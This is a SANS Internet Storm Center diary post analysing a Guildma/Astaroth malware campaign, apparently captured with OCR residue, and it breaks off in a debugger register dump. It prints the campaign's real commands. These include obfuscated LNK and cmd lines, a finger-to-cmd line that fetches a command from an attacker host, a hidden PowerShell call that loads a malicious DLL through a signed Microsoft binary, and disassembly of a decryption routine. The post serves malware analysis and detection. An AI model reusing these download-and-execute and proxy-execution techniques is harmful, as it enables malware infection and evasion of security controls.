SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog


isc.sans.edu/diary/27482

Published: 2021-05-31
Last Updated: 2021-06-01 11:00:57 UTC
by Renato Marinho (Version: 1)

We recently identified a new **Guildma/Astaroth** campaign targeting South America, mainly Brazil, using a new variant of the malware. Guildma is known by its multiple-staged infection chain and evasion techniques to reach victim's data and exfiltrate them. In a previous diary [1] at Morphus Labs, we analyzed a Guildma variant which employed an innovative strategy to stay active, using Facebook and YouTube to get a new list of its C2 servers.

The innovation this time is the use of **Finger**, an old service designed to retrieve information about a particular user or host on a network but **employed by Guildma to retrieve the command that will download and start the new victim's computer infection**. In addition, Guildma **is bringing its own legit binary to the victim's machine** to employ a technique named Signed Binary Proxy Execution, reducing the chances of being detected.

In today's diary, check the results of the analysis of this new variant along with MITRE ATT&CK TTPs and IOCs. To start, look at Figure 1. This is the traffic generated by the new variant while contacting attackers' Finger server and receiving back the malicious command to be executed.



```
No.   Time      Source           Destination      Protocol Length Info
2298 8.350931  192.168.149.167  45.79.215.94     TCP       66 49748 → 79 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2299 8.490392  45.79.215.94     192.168.149.167  TCP       60 79 → 49748 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2300 8.490469  192.168.149.167  45.79.215.94     TCP       54 49748 → 79 [ACK] Seq=1 Ack=1 Win=64240 Len=0
2301 8.490780  192.168.149.167  45.79.215.94     TCP       56 49748 → 79 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=2 [TCP segment of a reassembled PDU]
2302 8.491257  45.79.215.94     192.168.149.167  TCP       60 79 → 49748 [ACK] Seq=1 Ack=3 Win=64240 Len=0
2303 8.491617  192.168.149.167  45.79.215.94     FINGER    56 Query
2304 8.491820  45.79.215.94     192.168.149.167  TCP       60 79 → 49748 [ACK] Seq=1 Ack=5 Win=64240 Len=0
2305 8.634439  45.79.215.94     192.168.149.167  TCP      375 79 → 49748 [PSH, ACK] Seq=1 Ack=5 Win=64240 Len=321 [TCP segment of a reassembled PDU]
2306 8.684798  192.168.149.167  45.79.215.94     TCP       54 49748 → 79 [ACK] Seq=5 Ack=322 Win=63919 Len=0
2314 9.641872  45.79.215.94     192.168.149.167  TCP       60 79 → 49748 [RST, ACK] Seq=322 Ack=5 Win=64240 Len=0
```

```
> Frame 2303: 56 bytes on wire (448 bits), 56 bytes captured (448 bits)
> Ethernet II, Src: VMware_09:c6:be (00:0c:29:09:c6:be), Dst: VMware_f4:2e
> Internet Protocol Version 4, Src: 192.168.149.167, Dst: 45.79.215.94
> Transmission Control Protocol, Src Port: 49748, Dst Port: 79, Seq: 3, Ac
> [2 Reassembled TCP Segments (4 bytes): #2301(2), #2303(2)]
> FINGER: Query
```

Wireshark · Follow TCP Stream (tcp.stream eq 10) · Ethernet1 - Internet

```
ok
cmd /V/D/c "SEt WXUV=.j&&SEt NEBTB=vaIuUaraIuU a =aIuU 'scaIuUriaIuUptaIuU:'; b =aIuU 'haIuUTtPaIuU:';
GaIuUetaIuUObjaIuUecaIuUt(aIuUa+b+'&&sET DWUX=GVNJGGVNJGgjuaai.melonini.xyzGVNJG?1GVNJG')&&sEt/^p
32YLO="%NEBTB:aIuU=%%DWUX:GVNJG=/%"<nul > %Public%\Videos\^i6K%WXUV%s|start cmd /c start %Public%
\Videos\^i6K%WXUV%s"
```

Figure 1 – Guilma traffic while contacting attackers' Finger server

Threat Analysis





Figure 2 – New Guildma variant analysis

The ongoing campaign starts with an e-mail phishing with a link to a ZIP file which contains an LNK. If the user executes the LNK file, instead of opening a supposed PDF with a proof of payment (Comprovante.pdf7.lnk), it will execute Windows native binary Finger.exe do retrieve the malicious command from attacker's server on port TCP/79 and pass it to 'cmd' to get it executed.


The malicious LNK file is prepared to 'cmd.exe' with an obfuscated argument, as seen in Figure 3.



```
Relative Path: ..\..\..\..\..\Windows\System32\cmd.exe
Working Directory: %SystemRoot%\System32
Arguments: /V/c "SEt UCVL=^|mmPa5ormPa5e +mPa52 ^|cmPa5mmPa5d&&SEt QQSYU=fimPa5ngemPa5r omPa5k@iaiokr.martin24.xyz&&sEt RGH1=!Q
QSYU:mPa5=!&&sEt 3RKOA=!UCVL:mPa5=!&&CMD /c !RGH1! !3RKOA!"
Icon Location: %SystemRoot%\system32\imageres.dll,09
```

Figure 3 – LNK content

Analyzing the environment variables created by the above argument, it is possible to see the arguments which will be passed to 'cmd.exe'. Surprisingly, it calls finger.exe, a native Windows binary to an old service, and pipes its results to a new cmd, as seen in Figure 4.




```
C:\>echo "%QQSYU:mPa5=% %UCVL:mPa5=%"
"finger ok@iaiokr.martin24.xyz |more +2 |cmd"

C:\>_
```

Figure 4 – Deobuscated arguments

The result of the finger execution is another obfuscated command with a list of environment variables, as seen in Figure 5.



```
PS C:\WINDOWS\system32> finger ok@iaiokr.martin24.xyz

[iaiokr.martin24.xyz]
cmd /V/D/c "SEt OARI=.j&&SEt SMOPK=vfULkarfULk a =fULk 'scfULkrifULkptfULk:'; b =fULk 'hfULkTtPfULk:'; GfULketfULkObjfUL
kecfULkt(fULka+b+'&&sET SL13=OLEXZOLEXZpueimr.milanol.xyzOLEXZ?1OLEXZ')&&sEt/^p 4876U="%SMOPK:fULk=%%SL13:OLEXZ=/%"<nul
> %Public%\Videos\^2Qq%OARI%s|start cmd /c start %Public%\Videos\^2Qq%OARI%s"


PS C:\WINDOWS\system32>
```

Figure 5 – Result of finger execution

Once executed, the above command will create a JS file containing a VB Script on “%Public%\Videos\” and execute it. This execution will result in five more files downloaded and stored into a random path into Videos, as seen in Figure 6. The download is performed using the legitimate binary bitsadmin.exe.



This PC > Local Disk (C:) > Users > Public > Public Videos >
ss
ds
its
Files
Files (x86)
VXJ52289439781F
2Qq.js

Figure 6 – JS and random directory created by Guildma to store malicious artifacts

The downloaded files are listed in Figure 7.




:al Disk (C:) > Users > Public > Public Videos > VXJ52289439781F
ctfmon.exe
helper.dll
log32.dll
log33.dll
r1.log

Figure 7 – Downloaded artifacts


The ‘ctfmon.exe’, despite the name, is in fact, a copy of a legitimate binary named ‘coregen.exe’ which is part of Microsoft Silverlight product, as seen in Figure 8.



Property	Value
Description	
File description	Microsoft Common Language Runtime native ...
Type	Application
File version	5.1.50918.0
Product name	Microsoft® Silverlight
Product version	5.1.50918.0
Copyright	© Microsoft Corporation. All rights reserved.
Size	67.1 KB
Date modified	5/14/2021 12:11 PM
Language	English (United States)
Original filename	coregen.exe

Figure 8 – ‘coregen.exe’ legitimate binary brought over by the attackers

The ‘**coregen.exe’** binary is used to load ‘helper.dll’ in a technique named **Signed Binary Proxy Execution (T1218) [2].** It is like DLL Side Loading attack, but here the DLL name is passed as argument, as seen in Figure 9. In other words, the attacker is bringing the ‘coregen.exe’ legitimate binary to the victim’s machine and using it as a rundll32 to have its malicious DLL loaded into it as a strategy to evade security controls.



C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Process

Command line: powershell -windowstyle hidden -Command "& 'C:\L

Current directory: C:\Windows\System32\WindowsPowerShell\v1.0\

Started: 3 minutes and 34 seconds ago (5:03:08 AM 5/14/2021)

PEB address: 0x7fffffd3000

Image type: 64-bit

Parent: cmd.exe (2[illegible]52)


Mitigation policies: DEP (permanent)

Protection: None

```
powershell -windowstyle hidden -Command "&
'C:\Users\Public\Videos\TUD37411025870W\ctfmon.exe' /L
C:\Users\Public\Videos\PIH58767433717Y\helper.dll
dummy_assembly_name"
```

Figure 9 – Coregen.exe used to load malicious DLL

This type of misuse of 'coregen.exe' is mapped by Stronic [3], as seen in Figure 10.



Possible Misuse


*The following table contains possible examples of coregen.exe being misused. While coregen.exe is **not** inherently malicious, its legitimate functionality can be abused for malicious purposes.*

Source	Source File	Example	License
LOLBAS	Coregen.yml	`Name: coregen.exe`	
LOLBAS	Coregen.yml	`Description: Binary coregen.exe (Microsoft CoreCLR Native Image Generator) loads exported function GetCLRRuntimeHost from coreclr.dll or from .DLL in arbitrary path. Coregen is located within "C:\Program Files (x86)\Microsoft Silverlight\5.1.50918.0\" or another version of Silverlight. Coregen is signed by Microsoft and bundled with Microsoft Silverlight.`	
LOLBAS	Coregen.yml	`- Command: coregen.exe dummy_assembly_name`	
LOLBAS	Coregen.yml	`- Command: coregen.exe /L C:\folder\evil.dll dummy_assembly_name`	
LOLBAS	Coregen.yml	`- Path: C:\Program Files\Microsoft Silverlight\5.1.50918.0\coregen.exe`	
LOLBAS	Coregen.yml	`- Path: C:\Program Files (x86)\Microsoft Silverlight\5.1.50918.0\coregen.exe`	
LOLBAS	Coregen.yml	`- IOC: coregen.exe loading .dll file not in "C:\Program Files (x86)\Microsoft Silverlight\5.1.50918.0\"`	
LOLBAS	Coregen.yml	`- IOC: coregen.exe loading .dll file not named coreclr.dll`	
LOLBAS	Coregen.yml	`- IOC: coregen.exe command line containing -L or -l`	
LOLBAS	Coregen.yml	`- IOC: coregen.exe command line containing unexpected/invald assembly name`	
LOLBAS	Coregen.yml	`- IOC: coregen.exe application crash by invalid assembly name`	

MIT License. Copyright (c) 2020-2021 Strontic.

Figure 10 – Possible misuse of 'coregen.exe' by Stronic

Once loaded, the ‘helper.dll’ will decrypt and load the other DLLs ‘log32.dll’ and ‘log33.dll’ previously downloaded. In the Figure 11 I highlight the routing which decrypts the DLL contents.



```
00450291  64 FF 37         push dword ptr fs:[edi]
00450294  64 89 27         mov dword ptr fs:[edi],esp
00450297  8B F1            mov esi,ecx
00450299  4E               dec esi
0045029A  85 F6            test esi,esi
0045029C  7C 1F            jl helper.4502BD
0045029E  46               inc esi
0045029F  33 DB            xor ebx,ebx
004502A1  8B 10            mov edx,dword ptr ds:[eax]              DECODIFICANDO LOG32.DLL
004502A3  8A 14 1A         mov dl,byte ptr ds:[edx+ebx]
004502A6  8B CB            mov ecx,ebx
004502A8  8B 7D 08         mov edi,dword ptr ss:[ebp+8]
004502AB  D3 EF            shr edi,cl
004502AD  8B CF            mov ecx,edi
004502AF  32 D1            xor dl,cl
004502B1  8B 4D FC         mov ecx,dword ptr ss:[ebp-4]
004502B4  8B 09            mov ecx,dword ptr ds:[ecx]
004502B6  88 14 19         mov byte ptr ds:[ecx+ebx],dl
004502B9  43               inc ebx
004502BA  4E               dec esi
004502BB  75 E4            jne helper.4502A1
004502BD  33 C0            xor eax,eax
004502BF  5A               pop edx
004502C0  59               pop ecx
004502C1  59               pop ecx
004502C2  64 89 10         mov dword ptr fs:[eax],edx
004502C5  E9 56 60 00 00   jmp helper.456320
004502CA  E9 AD 34 FB FF   jmp helper.40377C
004502CF  01 00            add dword ptr ds:[eax],eax
004502D1  00 00            add byte ptr ds:[eax],al
004502D3  08 6D 40         or byte ptr ss:[ebp+40],ch
004502D6  02 DB            add bl,bl
004502D8  02 45 00         add al,byte ptr ss:[ebp]
004502DB  68 30 63 45 00   push helper.456330                      456330:"NggrebwwysgLubbwyshtyrri66tyRISH8qqq17543Jrjjc
004502E0  68 74 63 45 00   push helper.456374                      456374:"Cjjrebwwoogtdrripeudhh8kkvvrrehgtoggqrijimwysh6

dl=59 'Y'
cl=59 'Y'

CODE:004502AF helper.dll:$502AF #4F6AF
```

```
EBP   00F3F6A4
ESP   00F3F688
ESI   001B9AEB
EDI   00001459

EIP   004502AF     helper.004502AF

EFLAGS   00000304
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C000000F (STATUS_NO_SUCH_FILE)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

x87r0 00000000000000000000 ST0 Empty 0.000000000000000000
x87r1 00000000000000000000 ST1 Empty 0.000000000000000000
x87r2 00000000000000000000 ST2 Empty 0.000000000000000000
x87r3 00000000000000000000 ST3 Empty 0.000000000000000000
x87r4 00000000000000000000 ST4 Empty 0.000000000000000000
x87r5 00000000000000000000 ST5 Empty 0.000000000000000000
